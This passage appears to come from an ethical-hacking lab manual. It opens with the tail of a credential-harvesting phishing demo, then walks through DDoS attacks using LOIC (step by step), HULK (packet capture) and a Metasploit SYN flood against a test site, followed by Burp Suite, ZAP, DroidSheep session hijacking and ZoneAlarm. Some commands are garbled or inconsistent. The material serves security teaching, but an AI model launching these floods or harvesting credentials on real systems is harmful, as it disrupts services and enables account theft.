POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

b. Perform the DDOS attack using the following tools:

i. HOIC

High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.


Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



ii. LOIC

The LOIC was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.

The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.



- **Step 1:** Run the tool.
- **Step 2:** Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap)

- **Step 3:** Change other parameters per your choice or leave it to the default. Now click on the Big Button labeled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target.


After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don’t think anyone is going to slow down the attack.

iii. HULK

HULK is an abbreviation for **HTTP Unbearable Load King**, which is a web server Distributed Denial of Service tool. It is mainly designed for research purpose, and helps pen testers check the efficiency of a server. With its help, security specialists can find loopholes in their security implementation against DDoS, and correct them before an actual threat actor exploits it.

Hulk begins the HTTP flooding attack with a typical TCP handshake. So, the SYN request is sent first, SYN ACK comes the next, and ACK thereafter.

Once the first request bypasses the hurdles, the user agent starts sending diverse HTTP GET requests to the target URL. For this, it makes use of a randomized suffix.



Observation 4

The host sends out various HTTP GET requests with different/randomized suffices and receives the response as 200 (OK).

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000109	10.128.0.2	10.0.0.2	HTTP	439	GET /?00NNNV=LPVQ HTTP/1.1
21	0.123457	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
27	0.244025	10.128.0.2	10.0.0.2	HTTP	439	GET /?00NNNV=LPVQ HTTP/1.1
45	0.366065	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
51	0.487810	10.128.0.2	10.0.0.2	HTTP	405	GET /?PLQZYRZW=GXVXTSW HTTP/1.1
69	0.610763	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
75	0.732811	10.128.0.2	10.0.0.2	HTTP	405	GET /?PLQZYRZW=GXVXTSW HTTP/1.1
92	0.855685	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
99	0.978240	10.128.0.2	10.0.0.2	HTTP	434	GET /?MAHW=MFKR HTTP/1.1
117	1.101789	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
123	1.224351	10.128.0.2	10.0.0.2	HTTP	434	GET /?MAHW=MFKR HTTP/1.1
139	1.348224	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
145	1.470494	10.128.0.2	10.0.0.2	HTTP	394	GET /?TRYNWNH=LTGXGW HTTP/1.1
162	1.594277	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
169	1.716297	10.128.0.2	10.0.0.2	HTTP	394	GET /?TRYNWNH=LTGXGW HTTP/1.1
186	1.839118	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
193	1.961653	10.128.0.2	10.0.0.2	HTTP	389	GET /?RHF=NJOMW HTTP/1.1
211	2.085068	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)

iv. Metasploit

First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
(kali㉿kali)-[~]
$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

So now I know the victim's IP Address **18.192.182.30**.

Launching Metasploit by typing **msfconsole** in your kali terminal

```

File Actions Edit View Help

dBBBBBBb dBBBBP dBBBBBBP dB8BBBBb
      dB'          BBP
      dB' dB' dB' dBBP    dBp     dBp BB
      dB' dB' dB' dBp    dBp     dBp BB
      dB' dB' dB' dBPPB   dBp     dBpBBBBB

dBBBBBP  dBBBBBBb dBp     dBPPB dBp dBBBBBBP
      dB' dBp     dB'.BP
      dBp     dBBB' dBp     dB'.BP dBp     dBp
      dBp     dBp     dBp     dB'.BP dBp     dBp
      dBPPB dBp     dBPPB dBPPB dBp     dBp

Home | To boldly go where no shell has gone before

-[ metasploit v6.0.15-dev ]
+ --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops        ]
+ --=[ 7 evasion           ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more
msf6 > 

```

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

Msf6 > use auxiliary/dos/tcp/synflood

Msf6> show options

```

-[ metasploit v6.0.15-dev ]
+ --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops        ]
+ --=[ 7 evasion           ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-- 
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT              80       yes       The target port
SHOST               no        The spoofable source address (else randomizes)
SNAPLEN            65535    yes       The number of bytes to capture
SPORT               no        The source port (else randomizes)
TIMEOUT            500      yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > 

```

Now you can see you have all the available options that you can set.

To set an option just you have to typeset and the **option name** and option.

You have to set two main option

RHOST= target IP Address

RPORT=target PORT Address

Set RPORT 18.192.182.30

Set RPORT 80

```
[ metasploit v6.0.15-dev ]  
+ -- =[ 2071 exploits - 1123 auxiliary - 352 post ]  
+ -- =[ 592 payloads - 45 encoders - 10 nops ]  
+ -- =[ 7 evasion ]  
  
Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more  
  
msf6 > use auxiliary/dos/tcp/synflood  
msf6 auxiliary(dos/tcp/synflood) > show options  
  
Module options (auxiliary/dos/tcp/synflood):  


| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| INTERFACE |                 | no       | The name of the interface                                                          |
| NUM       |                 | no       | Number of SYNs to send (else unlimited)                                            |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port                                                                    |
| SHOST     |                 | no       | The spoofable source address (else randomizes)                                     |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                     |
| SPORT     |                 | no       | The source port (else randomizes)                                                  |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                         |

  
msf6 auxiliary(dos/tcp/synflood) >
```

To launch the attack just type.


exploit

```
msf6 auxiliary(dos/tcp/synflood) > options  
Module options (auxiliary/dos/tcp/synflood):  


| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| INTERFACE |                 | no       | The name of the interface                                                          |
| NUM       |                 | no       | Number of SYNs to send (else unlimited)                                            |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port                                                                    |
| SHOST     |                 | no       | The spoofable source address (else randomizes)                                     |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                     |
| SPORT     |                 | no       | The source port (else randomizes)                                                  |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                         |

  
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30  
RHOSTS => 18.192.182.30  
msf6 auxiliary(dos/tcp/synflood) > exploit  
[*] Running module against 18.192.182.30  
[*] SYN Flooding 18.192.182.30:80 ...
```

to see the packets you can open Wireshark.



So that's how you can perform a DOS attack.

c. Using Burp Suite to inspect and modify traffic between the browser and target application.

Burp Suite is a fully featured web application attack tool: it does almost anything that you could ever want to do when penetration testing a web application.

One of Burp Suite's main features is its ability to intercept HTTP requests. Normally HTTP requests go from your browser straight to a web server and then the web server response is sent back to your browser. With Burp Suite, however, HTTP requests go from your browser straight to Burp Suite, which intercepts the traffic.

burp Intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

site map scope

Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

host	method	URL	params	status	length	MIME type	title
http://syngress.com	GET	/		200	15928	HTML	Syngress.com - Syngress is a pr...
http://syngress.com	GET	?cur=eur		200	15925	HTML	Syngress.com - Syngress is a pr...
http://syngress.com	GET	?cur=gbp		200	15923	HTML	Syngress.com - Syngress is a pr...
http://syngress.com	GET	?cur=usd		200	15943	HTML	Syngress.com - Syngress is a pr...
http://syngress.com	GET	/about-us		200	6795	HTML	About Us
http://syngress.com	GET	/certification/		200	26630	HTML	Certification
http://syngress.com	GET	/certification/Cisco-CCNA-CCE		200	13104	HTML	Cisco CCNA/CCENT Exam 640...
http://syngress.com	GET	/certification/CSSP-Study-Guide/		200	12349	HTML	CSSP Study Guide
http://syngress.com	GET	/certification/CompTIA-A-Certif...		200	13095	HTML	CompTIA A+ Certification Study...
http://syngress.com	GET	/certification/CompTIA-Linux-C...		200	12977	HTML	CompTIA Linux+ Certification St...

response request

raw headers hex html render

```

HTTP/1.0 200 OK
Date: Sun, 20 Feb 2011 16:11:40 GMT
Server: Apache
X-Powered-By: Phusion Passenger (mod_rails/mod_passenger) 2.2.5
X-Rack-Cache: miss
X-Runtime: 1.474
Cache-Control: no-cache, private, max-age=0
Set-Cookie:
_syngress_session=Bah7CToH73VycnVuHxiGhVzZDobGbGfzdGIAQgBzZD9zaW9uX1kLiVhMWMyY2I4NGR1ZjhINGI2YzA
zMyHkYtIy7ck52T1EzI1E3mchcChJQsonQ8NOaW9uQ9udKjvhGx1cjo6PmshcZg6Ok2sYQoSFGzaHsABjoKQRVz2VR?AAV
D%3D->Ta5cT9Eda794cf0lee75cObateiba29B5d0c61BD; path=/; HttpOnly
Status: 200
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
X-Cache: MISS from smoothwall
Via: 1.1 smoothwall:800 (squid/2.7.STABLE6)
Connection: keep-alive
Content-Length: 15244

<!DOCTYPE html PUBLIC "-//IETF//DTD XHTML 1.0 Transitional//EN"
"ht&tp://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>
        Syngress.com - Syngress is a premier publisher of content in the Information Security
        field. We cover Digital Forensics, Hacking and Penetration Testing, Certification, IT Security
        and Administration, and more.
    </title>
    <meta name="description" content="" /><meta name="keywords" content="" />


```

+ < > > 0 matches

Practical No. 7

a. Perform Web App Scanning using OWASP Zed Proxy.

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.



To run a Quick Start Automated Scan :

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Automated Scan button.
3. In the **URL to attack** text box, enter the full URL of the web application you want to attack.
4. Click the **Attack**

The screenshot shows the 'Automated Scan' screen in ZAP. At the top, there are tabs for 'Quick Start', 'Request', 'Response', and a plus sign. Below the tabs, the title 'Automated Scan' is centered. To the right of the title is a blue circle with a white lightning bolt icon. On the left, there is a back arrow icon. The main area contains the following text:
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically given permission to test.
Below this text are several configuration options:
- 'URL to attack:' with a text input field containing 'http://', a dropdown menu, and a 'Select...' button.
- 'Use traditional spider:' with a checked checkbox.
- 'Use ajax spider:' with a checked checkbox and a dropdown menu set to 'Firefox'.
- 'Attack' and 'Stop' buttons.
- 'Progress:' status message 'Not started'.
The background of the window has a light gray gradient.

ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.


ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.

The traditional ZAP spider which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

b. Use droidsheep on mobile for session hijacking

DroidSheep is a simple Android tool for web session hijacking (sidejacking). It listens for HTTP packets sent via a [wireless](#) (802.11) network connection and extracts the session id from these packets in order to reuse them.

DroidSheep can capture sessions using the libpcap library and supports: OPEN Networks WEP encrypted networks WPA and WPA2 encrypted networks (PSK only). This software uses libpcap and arpspoof. DroidSheep has been developed with support of the information security team of the University of Trier.




c. Demonstrate the use of the following firewalls:

i. Zonealarm and analyse using Firewall Analyzer.

To open the ZoneAlarm client interface, do one of these:

- Double-click on the ZoneAlarm Security desktop icon.
- Go to MS Windows Start Menu > Check Point > ZoneAlarm > ZoneAlarm Security.
- Use the ZoneAlarm icon in the MS Windows system notification area ("MS Windows System Notification Area Icons and Menus" on page 14).
The startup page of the ZoneAlarm software client interface consists of these components:
